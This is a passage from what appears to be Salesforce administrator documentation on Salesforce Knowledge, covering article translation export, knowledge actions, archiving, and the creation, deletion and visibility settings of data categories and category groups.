   - **All articles** to export every article in the queue.
   - **Updated articles** to only export articles that have been modified or added.
4. Click **Continue**.
5. Select the source and target language pairs you want to export. Salesforce creates a separate .zip file for every article type in each language pair.

   Important: You must retain the .zip file structure for a successful import. For more information, see Importing Article Translations on page 2234.

6. To have the files reviewed or published after being translated, select a user or a queue and then select the name of the user or queue.
7. Select the file character encoding:
   - ISO-8859-1 (General US & Westion European, ISO-LATIN-1)
   - Unicode
   - Unicode (UTF-8) *default*
   - Japanese (Windows)
   - Japanese (Shift_JIIS)
   - Chinese National Standard (GB18030)
   - Chinese Simplified (GB2312)
   - Chinese Traditional (Big5)
   - Korean
   - Unicode (UTF-16, Big Endian)
8. Select the delimiter for the .csv files. The delimiter is the separator for columns when the file is converted to table form. Your options are:
   - Tab (This is the default.)
   - Comma
9. Click **Export Now**.

   You're notified by email when your export is complete. You can also check the status of your export by viewing the Article Import and Export Queue under Setup at **Monitoring** > **Article Imports and Exports**.

   For description of status states, see Viewing Salesforce Knowledge Import and Export Status on page 2287.

10. Unzip the exported files, but retain the file structure for a successful import.

Setting up a Multilingual Knowledge Base

Creating and Activating Knowledge Actions

Knowledge actions are templates that link a workflow action to an article type.

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To enable Salesforce Knowledge Actions:	"Customize Application"

When knowledge actions are enabled, you can use them to link article types to specific workflow article actions, such as publishing. For example, if you want to have each FAQ published as a new version each time it completes the approval process, you can create a knowledge action that links the FAQ article type to the `Publish as New` action. Then, when you create an approval process for FAQs, select the new Knowledge Action.

Note: When you create the approval process, make sure to change the final approval action to `Unlock the record for editing` to let users publish the article.

To maximize memory usage when publishing large groups of articles, Salesforce may delay publication and adds the articles to the publication queue. This happens when the number of articles and translations multiplied by the number of rich text areas is greater than 100. You can view the publishing queue to check the status of the articles on the Automated Process Actions page.

1. From Setup, click **Create** > **Workflow & Approvals** > **Knowledge Actions**.
2. Click **New Knowledge Action**.
3. Select the article type for the action. The workflow rules and approval process that you associate with the action must belong to the same article type.
4. Enter a unique name for the knowledge action.
5. Select the type of action you want to apply to the article type. For example, `Publish as New` publishes the article as a new version.
6. Enter a description.
7. Click **Save**.
   The Knowledge Action detail page appears showing you the rules and approval processes that use the knowledge action.
8. When you're ready to use the knowledge action in an approval or workflow process, click **Activate** on the Knowledge Action detail page.

Assigning Article Actions to Public Groups

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create public groups and assign them to article actions:	"Customize Application" AND "Manage Users" AND "Manage Salesforce Knowledge"

Article actions allow users to manage the article publishing and translation processes. By default all article actions are assigned to users with the "Manage Articles" user permission, and users can complete an action as long as they also have the correct article type permissions (as described in the table below). You can set up more granular control of article actions by restricting them to public groups.

This table summarizes the article type permissions that are required for each article action.

Article Action	Create	Read	Edit	Delete
Publish Articles	✓	✓	✓	✓
Archive Articles	✓	✓	✓	✓
Delete Articles		✓	✓	✓
Edit Published and Archived Articles		✓	✓	
Submit Articles for Translation	✓	✓	✓	
Publish Translation	✓	✓	✓	✓
Edit Translation	✓	✓	✓	

To assign article actions to public groups:

1. Create a public group for each set of users.

   Note: Although you can add any Salesforce user to a public group, only users with the "Manage Articles" user permission and the appropriate object permissions can perform article actions.

2. From Setup, click **Customize** > **Knowledge** > **Article Actions** and decide which users need to perform which actions. For example, you might decide that a group named Publishers needs to publish, archive, and delete articles and that a group named Translators needs to submit articles for translation and publish and archive translated articles.
3. Assign the public groups to article actions:

a. From Setup, select **Customize** > **Knowledge** > **Article Actions** and click **Edit**.
b. For the action you want to modify, select the appropriate radio button and choose a public group. If you don't modify an article action, all users with the “Manage Articles” permission can perform that action.
c. Click **OK** and **Save**.

See Also:

Setting Up Salesforce Knowledge

Archiving Articles and Translations

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create, edit, or delete articles:	“Manage Articles” AND “Create,” “Read,” “Edit,” or “Delete” on the article type
To publish or archive articles:	“Manage Articles” AND “Create,” “Read,” “Edit,” and “Delete” on the article type
To submit articles for translation:	“Manage Articles” AND “Create,” “Read,” and “Edit” on the article type
To submit articles for approval:	Permissions vary depending on the approval process settings

Archiving removes published articles that are obsolete so they no longer display to agents and customers on your organization's Salesforce Knowledge channels.

To archive articles:

1. On the Article Management tab, select `Published Articles` in the View area, select the articles to archive, then click **Archive...**. Alternatively, click **Archive...** on the detail page of a published article.
2. Select `Archive article(s) now` or `Schedule archive on` to choose the date to archive the article.
3. Click **OK**.

Articles you're archiving now move directly to the Archived Articles view. Articles you scheduled for archiving at a later date continue to display on the Published Articles view, now with the pending icon ( ) next to the article title. Hover over the icon to see the archive date. On the archive date, the article automatically moves to the Archived Articles view.

Note:

- Conflicts may occur when different users perform actions on the same articles simultaneously. Depending on who performs the action first, the articles will not be available for subsequent users though the articles still display momentarily in the articles list. Performing an action on these articles results in a conflict error message.
- If you edit a published article that is scheduled for archiving, you also cancel the archiving.
- If an article has a published translation with a draft version, on archive, the draft version is deleted. Published translations are archived along with the article.

Tip: To cancel a scheduled archive, click **Cancel Archive** on the article detail page.

Creating and Modifying Category Groups

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Data Categories page:	"View Data Categories"
To create, edit, or delete data categories:	"Manage Data Categories"

Category groups can be used by Salesforce Knowledge (articles) or answers communities (questions). In both cases, category groups are containers for individual data categories. For example, a Contracts category group might contain Fixed Price, Cost Reimbursement, and Indefinite Delivery categories. For more information, see What are Data Categories? on page 2241

To create or edit a category group:

1. From Setup, click **Customize** > **Data Categories**.
2. To create a new category group, click **Create New** in the Category Groups section. By default, you can create a maximum of five category groups and three active category groups. Contact salesforce.com to request additional category groups.

   To edit an existing category group, hover your cursor over the category group name and then click the **Edit Category Group** icon ( ).
3. Specify the `Group Name`. This name appears as the title of the category drop-down menu on the Article Management and Articles tabs, and, if applicable, in the public knowledge base. The `Group Name` does not appear on the Answers tab.
4. Optionally, modify the `Group Unique Name`. This is a unique name used to identify the category group in the SOAP API.
5. Optionally, enter a description of the category group.
6. Click **Save**. You receive an email after the save process completes.

You can now add categories to your category group. When you create a new category group, Salesforce automatically creates a top-level category in the group named `All`. Optionally, double-click `All` to rename it.

Activating Category Groups

When you add a new category group, it's deactivated by default and only displays on the administrative setup pages for Data Categories, Roles, Permission Sets, and Profiles. Keep your category groups deactivated to set up your category hierarchy and assign visibility. Until you manually activate a category group, it does not display in Salesforce Knowledge or your answers community In addition to activating the category group, for answers communities you must assign the category group to a zone before the categories are visible on the Answers tab.

To activate a category group so it is available to users, move the mouse pointer over the name of the category group and click the `Activate Category Group` icon ( ).

Managing Articles and Translations
About Category Group Visibility

What are Data Categories?

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Data Categories page:	“View Data Categories”
To create, edit, or delete data categories:	“Manage Data Categories”

Data categories can be used by Salesforce Knowledge (articles and article translations) and Answers, and Chatter Answers to help users classify and find articles or questions. Administrators can use data categories to control access to articles and questions.

Salesforce Knowledge supports a five-level hierarchy of data categories within each category group. You can classify articles in the knowledge base according to multiple categories that make it easy for users to find the articles they need. For example, to classify articles by sales regions and business units, create two category groups, Sales Regions and Business Units. The Sales Regions category group could consist of a geographical hierarchy, such as All Sales Regions as the top level, North America, Europe, and Asia at the second level, and so on.

In an answers zone, data categories help organize questions for easy browsing. Each answers zone supports one category group. For example, if you're a computer manufacturer you might create a Products category group that has four sibling categories:

Performance Laptops, Portable Laptops, Gaming Desktops, and Enterprise Desktops. On the Answers tab, zone members can assign one of the four categories to each question and then browse these categories for answers to specific questions.

Benefits of Data Categories

Logical Classification of Articles

As a knowledge base administrator, you can organize your knowledge base articles into a logical hierarchy and tag articles with the attributes that are significant to your business.

Easy Access to Questions

As an answers administrator, you can choose which data categories are visible on the Answers tab. Zone members can tag a question with a category, which makes finding questions and answers easier for other members.

Control of Article and Question Visibility

As a knowledge base or answers community administrator, you can centrally control the visibility articles or questions by mapping roles, permission sets, or profiles to categories in the category groups. When an article or question is categorized, users with visibility can automatically see it.

Article Filtering

As a support agent, when articles are classified into logical categories, you can quickly and easily locate the article you need by filtering your organization's knowledge base. To ensure you see all relevant articles, filtering by category has expansive results that include a category's upward and downward relatives in the category hierarchy. For example, if your category hierarchy for products has the levels All Products > Computers > Laptops > Gaming Laptops and you are helping a customer with a laptop problem, filtering by Laptops returns articles classified with Laptops as well as articles classified with Computers, All Products, or Gaming Laptops. Effectively, you are made aware of useful related articles like a free shipping offer for all products or an upgrade offer for gaming laptops. (To prevent irrelevant results, category filtering doesn't return nonlineal relatives like siblings and cousins. Articles about Desktops, a sibling of Laptops, would not display.)

Article and Question Navigation

As an end user, you can navigate the categories on the Articles tab or Answers tab to find the information you need to solve your problem.

Managing Category Groups for Articles and Questions

If your organization has Salesforce Knowledge and an answers community, you can create separate category groups or use the same category group for articles and questions.

Overview of Data Categories in Articles

A category group is the container for a set of categories. In Salesforce Knowledge it corresponds to the name of the category drop-down menus. For example, if you use the Data Categories page (in Setup, click **Customize** > **Data Categories**) to create and activate a category group called Products, a Products menu displays on the Article Management tab, the article edit page, the Articles tab in all channels, and the public knowledge base.

As an illustration, the figure below shows a knowledge base administrator's view of an article about laptop deals; using the article edit page, the administrator has classified the article with Laptops in the Products category group, and USA in the Geography category group.



Figure 14: An Article About Laptop Deals on the Article Management Tab

The next figure now illustrates an agent finding that same article published on the Articles tab; the agent has selected Laptops and USA respectively in the Products and Geography drop-down menus to retrieve an article that is classified with both Laptops and USA.



Figure 15: An Article About Laptop Deals on the Articles Tab

When you add categories to a category group, you build a hierarchy that can contain up to five levels of depth and up to 100 categories total. Each category can have one parent, many siblings, and many children. A robust and well-organized category hierarchy helps users find the articles that are relevant to them quickly and easily.

By default, all Salesforce Knowledge users have access to all categories; however, you can restrict category visibility by role, permission set, or profile.

Overview of Data Categories in Answers Zones

An answers zone supports one category group, and members can assign one category to each question. Even though you can create up to five hierarchy levels of categories in a category group, only the first level of categories is supported in your answers community. Child categories below the first level are not displayed in the community, and community members can't assign these child categories to questions. The categories within the group display on the Answers tab below the zone name.



Figure 16: Answers tab displaying categories

By default, all zone members have access to all categories; however, you can specify category visibility.

Implementation Tips

Consider the following information when planning and implementing data categories for your organization:

- You can create up to three category groups with a maximum of five hierarchy levels in each group. Each category group can contain a total of 100 categories.
- If you want to use data categories with Answers, after creating your category group you must assign it from Setup by clicking **Customize** > **Answers** > **Data Category Assignments**. You can only assign one category group to an answers community. Salesforce Knowledge supports multiple category groups.
- Even though you can create up to five hierarchy levels of categories in a category group, only the first level of categories is supported in your answers community. Child categories below the first level are not displayed in the community, and community members can't assign these child categories to questions. Salesforce Knowledge supports a hierarchy of data categories.
- Category groups are hidden from users until they are activated. Do not activate a category group until you have finished defining its categories and their access settings, including their visibility.
- When assigning categories to articles, you can choose up to eight categories in a category group.
- If an article has no categories, it displays only when you choose the `No Filter` option in the category drop-down menu.
- When searching for articles or article translations, selecting a category automatically includes the parent and children of that category and any grandparents, up to and including the top level. Sibling categories are not included. For example, if a category hierarchy has the levels All Products, Switches, Optical Networks, and Metro Core, selecting "Optical Networks" from the category drop-down menu returns articles assigned to any of the four categories. However, if the Switches category has a sibling category called Routers, selecting "Optical Networks" does not return articles classified within Routers. Category visibility settings may limit the specific articles you can find.
- Once visibility settings have been chosen for the categories:
  - ◊ Users who are not assigned visibility can only see uncategorized articles and questions unless default category visibility has been set up.
  - ◊ For role-based visibility, Customer Portal users and partner portal users inherit the category group visibility settings assigned to their account managers by default. You can change the category group visibility settings for each portal role.

    ◊ If you only have access to one category in a category group, the category drop-down menu for that category group does not display on the Articles tab.

- Deleting a category:
    ◊ Permanently removes it. It cannot be restored. It never appears in the Recycle Bin.
    ◊ Permanently deletes its child categories.
    ◊ As applicable, removes the category and its children from the Answers tab, the Article Management tab, the Articles tab in all channels, and your company's public knowledge base.
    ◊ Removes associations between the category and articles or questions. You can reassign articles and questions to another category.
    ◊ Removes its mapping to visibility. Users lose their visibility to articles and answers associated with the deleted category.

- Deleting a category group:
    ◊ Moves it to the Deleted Category Groups section, which is a recycle bin. You can view items in this section but not edit them. It holds category groups for 15 days before they are permanently erased and cannot be recovered. During the 15–day holding period, you can either restore a category group, or permanently erase it immediately.
    ◊ Deletes all categories within that group.
    ◊ Removes all associations between the group's categories and articles or questions.
    ◊ Removes all associations between the group's categories and visibility.
    ◊ As applicable, removes the category drop-down menu from the Articles tab in all channels, the Article Management tab, and your company's public knowledge base.

- You can translate the labels of categories and category groups using the Translation Workbench.

Best Practices

Consider the following tips when using data categories:

- To quickly manage data categories, use keyboard shortcuts.
- After creating or updating categories, set up category group visibility rules.
- Save your changes frequently. The more actions you perform before clicking **Save**, the longer it takes to save.

Managing Data Categories

Managing Data Categories

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.	
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.	

User Permissions Needed	
To view the Data Categories page:	"View Data Categories"
To create, edit, or delete data categories:	"Manage Data Categories"

Administrators can create data categories for Salesforce Knowledge articles or questions in a zone to help users classify and find articles or questions. Administrators can also use data categories to control access to articles and questions. For more information, see What are Data Categories? on page 2241.

From Setup, click **Customize** > **Data Categories** to view the Data Categories page where you can:

- Create a category group. A category group is the container for a set of categories. In Salesforce Knowledge it appears as the name of the category drop-down menu on the Article Management and Articles tabs. For example, if you create two category groups called Geography and Products, the Article Management and Articles tabs will have two category menus from which to pick specific categories: Geography and Products. In Chatter Answers zones, the category group drop-down menu is available on the Q&A tab and in Chatter Answers sites and portals. If you have set up categories for your zone, users can select a category for their question when they post a question to the zone.
- Add categories to a category group. After creating a category group, you can create a hierarchy of categories within that group. These are the values that users select when assigning a category to an article or question and when searching for articles or questions.
- Modify existing categories. You can change a category's name, update its other attributes, move it to another location in the hierarchy, or reorder categories alphabetically.
- Delete a category group. You can delete, restore, or permanently erase a category group.
- Delete a category. You can permanently remove any category.
- Translate categories. You can translate your categories with the languages you want to support.
- Hover over a category group to view its properties and see whether it is used in Salesforce Knowledge or an answers community.

Note: By default, Salesforce Knowledge users and answers community members have access to all articles and questions associated with any category. If you want to restrict access to articles and questions, you can modify visibility settings for data categories.

Deleting Data Categories

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Data Categories page:	"View Data Categories"
To create, edit, or delete data categories:	"Manage Data Categories"

Warning: Deleting categories can result in long processing times, changes to the visibility of articles and questions, changes to the categorization of articles and questions, and other significant consequences. Read this entire topic carefully before deleting categories.

To delete a category:

1. From Setup, click **Customize** > **Data Categories**.
2. Click a category group name.
3. Click a category name. If necessary, click **Expand All** to display all categories in the category group.
4. Press DELETE, or choose **Delete Category** from the Actions drop-down list.
5. Click **OK** in the confirmation dialog box.
6. Choose how you want to reclassify articles associated with the deleted category or the deleted category's children:
   - Assign the deleted category's parent category.
   - Assign a different category. You can select any other category in this category group.

     Note: The category you select cannot be deleted itself before you save your work.

   - Do not assign the articles a new category in this category group.

   In all cases, the articles retain their categories from other category groups.
7. Click **Save**.

Deleting a category:

- Permanently removes it. It cannot be restored. It never appears in the Recycle Bin.
- Permanently deletes its child categories.
- As applicable, removes the category and its children from the Answers tab, the Article Management tab, the Articles tab in all channels, and your company's public knowledge base.
- Removes associations between the category and articles or questions. You can reassign articles and questions to another category.
- Removes its mapping to visibility. Users lose their visibility to articles and answers associated with the deleted category.

Important: Modify the category hierarchy when user activity is low. Because the save process involves potentially large and complex recalculations, it may take a long time to complete. During processing, users may experience performance issues when searching for articles or questions or using category drop-down lists.

Keyboard Shortcuts For Data Categories

Modifying and Positioning Data Categories

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Data Categories page:	"View Data Categories"
To create, edit, or delete data categories:	"Manage Data Categories"

Warning: Modifying categories can result in long processing times, changes to the visibility of articles, changes to the categorization of articles and questions, and other significant consequences. Read this entire topic carefully before modifying categories.

To modify the data categories in a category group and their positions in the hierarchy:

1. From Setup, click **Customize** > **Data Categories**.
2. Click a category group name.
3. Optionally, click **Expand All** to display the full category hierarchy, or **Collapse All** to display only the top-level categories.
4. Double-click a category to edit its name or its unique API name.
5. Use drag-and-drop editing to reposition a category in the hierarchy. As you drag, a red icon indicates an invalid destination, while a green icon indicates a valid destination:
   - Drag a category on top of another category to reposition it as a child of the destination category. For example, drag USA on top of North America to make USA one level below North America. After dragging, the category displays below the other child categories at that level.
   - Drag a category to a line that borders another category to reposition it as a sibling of that category. For example, to position USA between Canada and Mexico, drag it to the line between Canada and Mexico.
6. Hover your cursor over a category name, then choose `Order Child Categories Alphabetically` from the Actions drop-down list to reorder that category's children in alphabetical order. This only affects the first level children, not grandchildren or deeper levels.

7. As you modify the category hierarchy, click **Undo** to cancel your last actions. Similarly, click **Redo** to step forward through your flow of performed actions.
8. Click **Save**. You will receive an email when the save process completes.

Note: Save your changes frequently. The more actions you perform before clicking **Save**, the longer it takes to save.

The save process recalculates the following:

- The contents of the category drop-down menu.
- The articles and questions visible to each user.
- The articles and questions associated with categories.

Important: Modify the category hierarchy when user activity is low. Because the save process involves potentially large and complex recalculations, it may take a long time to complete. During processing, users may experience performance issues when searching for articles or questions or using category drop-down lists.

Example: How Changing the Hierarchy Affects Article Visibility

Changing the category hierarchy potentially changes which articles users can see. In the example shown in the following graphic, the category PDAs moves from the original parent category Computers to the new parent category Consumer Electronics.

Note: When a category moves to a new parent category, users that have no visibility on the new parent category lose their visibility to the repositioned category.



Figure 17: Moving the category "PDAs"

To understand how this change affects which users can see articles classified with the PDAs category, see the following table.

When my role, permission set, or profile is mapped to:	Could I see PDA articles in their old location under Computers?	Can I see PDA articles in their new location under Consumer Electronics?	Why?
All products	Yes	Yes	When your role, permission set, or profile is mapped to the top-level "All products" category, you can see everything in the category hierarchy.
Computers	Yes	No	You don't have access to the branch of the category hierarchy where PDAs is now located.
Consumer Electronics	No	Yes	PDAs has moved to the branch of the category hierarchy where you have been granted access.

Example: How Changing the Hierarchy Affects Article Classification

Classifying an article with a parent category implicitly grants access to that category's children. You cannot explicitly apply both a parent category and one of its children to an article. From the article edit page, selecting a parent category grays out its child categories—you cannot select them in addition to the parent category. Salesforce respects this fact when you move a category to a new parent. It prevents explicitly adding a child category to an article when the new parent category is already present.

In the example depicted above, the category PDAs moves from the original parent category Computers to the new parent category Consumer Electronics. As a result, articles' classifications may or may not change:

- Articles formerly classified with both Consumer Electronics and PDAs lose PDAs, because having Consumer Electronics now implies having PDAs.
- Articles formerly classified with only Consumer Electronics but not PDAs do not change. Access to PDAs is now implied.
- Articles formerly classified with only PDAs, but not Consumer Electronics, retain PDAs.

Deleting Data Categories

Deleting and Undeleting Category Groups

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Data Categories page:	“View Data Categories”
To create, edit, or delete data categories:	“Manage Data Categories”

Warning: Deleting a category group deletes all of its categories and removes all associations between the categories and articles or questions. Read this entire topic carefully to understand the consequences of deleting category groups.

To delete a category group:

1. From Setup, click **Customize** > **Data Categories**.
2. Hover your cursor over the category group name.
3. Click the `Delete Category Group` icon ( ).
4. Select the checkbox in the confirmation dialog, then click **OK**.

Consequences of Deleting Category Groups

Deleting a category group:

- Moves it to the Deleted Category Groups section, which is a recycle bin. You can view items in this section but not edit them. It holds category groups for 15 days before they are permanently erased and cannot be recovered. During the 15–day holding period, you can either restore a category group, or permanently erase it immediately.
- Deletes all categories within that group.
- Removes all associations between the group's categories and articles or questions.
- Removes all associations between the group's categories and visibility.

- As applicable, removes the category drop-down menu from the Articles tab in all channels, the Article Management tab, and your company's public knowledge base.

Undeleting Category Groups

To restore a deleted category group:

1. In the Removed Category Groups section, hover your cursor over the category group name.
2. Click the `Undelete Category Group` icon ( ).

The category group moves to the Category Groups section as an inactive category group, and associations with articles, questions, and visibility are restored.

Creating and Modifying Category Groups
Managing Data Categories

Creating and Modifying Category Groups

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Data Categories page:	"View Data Categories"
To create, edit, or delete data categories:	"Manage Data Categories"

Category groups can be used by Salesforce Knowledge (articles) or answers communities (questions). In both cases, category groups are containers for individual data categories. For example, a Contracts category group might contain Fixed Price, Cost Reimbursement, and Indefinite Delivery categories. For more information, see What are Data Categories? on page 2241

To create or edit a category group:

1. From Setup, click **Customize** > **Data Categories**.
2. To create a new category group, click **Create New** in the Category Groups section. By default, you can create a maximum of five category groups and three active category groups. Contact salesforce.com to request additional category groups.

   To edit an existing category group, hover your cursor over the category group name and then click the **Edit Category Group** icon ( ).
3. Specify the `Group Name`. This name appears as the title of the category drop-down menu on the Article Management and Articles tabs, and, if applicable, in the public knowledge base. The `Group Name` does not appear on the Answers tab.
4. Optionally, modify the `Group Unique Name`. This is a unique name used to identify the category group in the SOAP API.
5. Optionally, enter a description of the category group.

6. Click **Save**. You receive an email after the save process completes.

You can now add categories to your category group. When you create a new category group, Salesforce automatically creates a top-level category in the group named `All`. Optionally, double-click `All` to rename it.

Activating Category Groups

When you add a new category group, it's deactivated by default and only displays on the administrative setup pages for Data Categories, Roles, Permission Sets, and Profiles. Keep your category groups deactivated to set up your category hierarchy and assign visibility. Until you manually activate a category group, it does not display in Salesforce Knowledge or your answers community In addition to activating the category group, for answers communities you must assign the category group to a zone before the categories are visible on the Answers tab.

To activate a category group so it is available to users, move the mouse pointer over the name of the category group and click the `Activate Category Group` icon ().

Adding Data Categories to Category Groups

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Data Categories page:	"View Data Categories"
To create, edit, or delete data categories:	"Manage Data Categories"

Administrators can create data categories for Salesforce Knowledge articles or questions in a zone to help users classify and find articles or questions. Administrators can also use data categories to control access to articles and questions. For more information, see What are Data Categories? on page 2241.

By default, you can create up to 100 categories in a data category group and have up to 5 levels in a data category group hierarchy. To request additional categories or hierarchy levels, contact salesforce.com.

Note: Because only first-level data categories display on the Answers tab, when creating data categories for a portal or community ensure that the categories you want visible have a sibling relationship and not a parent-child relationship.

To add categories to a category group:

1. From Setup, click **Customize** > **Data Categories**.
2. Click the category group name.
3. Click a category that is directly above where you want to add a category (a parent), or at the same level (a sibling).
4. Click **Actions**, then select an action: **Add Child Category** or **Add Sibling Category**.
5. Enter a category name.

   If possible, Salesforce automatically reuses the name you entered as the `Category Unique Name`, a system field which the SOAP API requires.
6. Click **Add**. Alternatively, press Enter.
7. Click **Save**. Save your changes frequently. The more actions you perform before clicking **Save**, the longer it takes to save.

Tip: By default, all Salesforce Knowledge users and zone members can see all categories within an active category group. You can restrict category visibility after you have set up your data categories to ensure that users only access articles and questions that you want them to see.

Prefilter Articles with Data Category Mapping — Beta

Data category mapping allows you to prefilter articles based on case information in the Article tab, advanced search, and the article sidebar component based on case information.

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To map data category groups	"Customize Application" AND "Manage Salesforce Knowledge"

Important: Prefiltering articles based on case information is only supported in text and picklist fields.

Data category mapping allows you to define which articles appear in the Articles tab, advanced search, and the article sidebar component based on case information. For information on data categories, see What are Data Categories? on page 2241

To implement data category mapping, select which case fields map to which data category groups and set a default data category for cases that have no value for the mapped fields.

1. From Setup, click **Customize** > **Knowledge** > **Data Category Mappings**.
2. In the `Case Field` column, use the drop-down list to add a field.
3. In the `Data Category Group` column, use the drop-down list to map the information from the lookup field to a data category group.
4. In the `Default Data Category` column, use the drop-down list to assign a data category when the field value does not match any categories from the category group.
5. Click **Add**.

For example, you can map a products custom case field to a products data category group to filter the articles for the customer's products.

Editing Category Group Visibility

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view role details:	“View Setup and Configuration”
To edit and delete roles, permission sets, or profiles:	“Manage Users”
To view users:	“View Setup and Configuration”
To edit users:	“Manage Users”
To view categories:	“View Data Categories”

Data category visibility can be set with roles, permission sets, or profiles. Data category visibility determines the individual data categories, categorized articles, and categorized questions that a user can see. There are three types of visibility:

- All Categories: All categories are visible
- None: No categories are visible
- Custom: Selected categories are visible

With custom data category visibility, users can only see the data categories permitted by their role, permission sets, or profile.

To edit data category visibility settings:

1. Go to the data category visibility settings page in Setup:
   - For roles: click **Manage Users** > **Roles**.
   - For a role on the Customer Portal or partner portal: click **Manage Users** > **Users**.
   - For permission sets: click **Manage Users** > **Permission Sets**.

- For profiles: click **Manage Users** > **Profiles**.

2. Open a data category group for edit.
   - For roles, in the Category Group Visibility Settings related list, click **Edit** next to the category group you want to modify.
   - For permission sets and profiles:
     a. Click on a permission set or profile name.
     b. Click **Data Category Visibility**.
     c. Click **Edit** next to the data category group you want to assign.

3. Select a visibility setting:

Visibility Setting	Description
`All Categories`	Users can see all categories in the category group. This option is only available for the topmost role in the role hierarchy. When you create a new category group, its visibility is defaulted to `All Categories`.
`None`	Users cannot see any categories in the category group.
`Custom`	Users see your custom selection of categories. For roles, you can choose from the categories that are visible to the parent role. If the parent role's visibility changes to be less than its child's visibility, the child role's category visibility is reset to its parent's category visibility. To select categories, double-click the category in the `Available Categories` box. Alternatively, select a category and then click **Add**. Selecting a category implicitly includes its child and parent categories as well. Categories that are grayed out are not available for selection because their parent has already been selected. **Note:** If you are customizing a role, permission set, or profile that was previously set to All Categories, you must first remove **All** from the `Selected Categories` box before you can select specific categories.

4. Click **Save**.

Implementation Tips

- When you create a new category group, its visibility is defaulted to `All Categories`.
- When you grant visibility to a category, you also grant visibility to its child and parent categories. If you want to give access to all categories in a branch of the category hierarchy, select the top level category `All Categories`.
- Users who are not assigned to a category's visibility by role, permission set, or profile can only see uncategorized articles and questions unless:
  - ◊ The user has the "View all Data" permission.
  - ◊ A category group has been made visible to all users in Setup at **Customize** > **Data Categories** > **Default Data Category Visibility**.
- For role-based visibility, Customer Portal users and partner portal users inherit the role assigned to their account managers by default. You can change the category group visibility settings for each portal role.

Best Practices

- Keep your category groups deactivated to set up your category hierarchy and assign visibility. Until you manually activate a category group, it does not display in Salesforce Knowledge or your answers community
- For role-based visibility, always set up data category visibility in a top-down approach from the top of the role hierarchy down to the bottom. Give the highest roles the most visibility and give subordinate roles reduced visibility.

Examples of Category Group Visibility Settings for Articles

About Category Group Visibility

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.
Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view role details:	"View Setup and Configuration"
To edit and delete roles, permission sets, or profiles:	"Manage Users"
To view users:	"View Setup and Configuration"
To edit users:	"Manage Users"
To view categories:	"View Data Categories"

Data category visibility can be set with roles, permission sets, or profiles. Data category visibility determines the individual data categories, categorized articles, and categorized questions that a user can see. There are three types of visibility:

- All Categories: All categories are visible
- None: No categories are visible
- Custom: Selected categories are visible

With custom data category visibility, users can only see the data categories permitted by their role, permission sets, or profile.

Enforcement of Visibility Settings

To ensure that users obtain a wide range of relevant information, category group visibility is broadly interpreted. Setting a category as visible makes that category and its entire directly related family line—ancestors, immediate parent, primary children, other descendants—visible to users. For example, consider a Geography category group with continents such as Asia and Europe at the top level, various countries at the second level, and cities at the third level. If France is the only visible category selected, then you can see articles classified with Europe, France, and all French cities. In other words, you can see categories that have a direct vertical relationship to France but you cannot see articles classified at or below Asia and the other continents.

Note: Only the first-level categories in the category group are visible on the Answers tab. In the Geography example, only the continent categories appear on the Answers tab; therefore, if France is the category selected as visible in category group visibility settings, zone members can see questions classified with Europe.

Category group visibility settings are enforced on the Answers tab, the Article Management tab, the Articles tab in all channels (internal app, partner portal, Salesforce.com Community, and Customer Portal), and the public knowledge base. In the following areas, users only see the categories that their visibility settings allow:

- On the Article Management tab, when creating or editing articles
- On the Article Management tab and the Articles tab, the category drop-down menu for finding articles
- On the Answers tab, the categories listed below the zone name

Initial Visibility Settings

If role, permission set, or profile data category visibility has not been set up, all users can see all data categories. However, if data category visibility is set up, users who are not assigned data category visibility by a role, permission set, or profile, only see uncategorized articles and questions unless you make the associated categories visible by default. Role, permission set, and profile visibility settings restrict default visibility settings; in other words, even if a data category is visible by default, it cannot be seen by a user whose role restricts access to that data category.

Note:

If data category visibility is defined with roles, permission sets, and profiles, Salesforce uses a logical `OR` between the definitions to create a visibility rule for each user.

Inheritance of Role-Based Visibility Settings

Child roles inherit their parent role's settings and are kept in sync with changes to the parent role. You can customize and reduce the child role's visibility, but you cannot increase it to be greater than that of the parent role. By default, Customer Portal users and partner portal users inherit the category group visibility settings assigned to their account managers. You can change the category group visibility settings for each portal role. Because high-volume portal users don't have roles, you must designate visibility settings by permission set or profile before these users can view categorized articles and questions.

Visibility of Categorized Articles

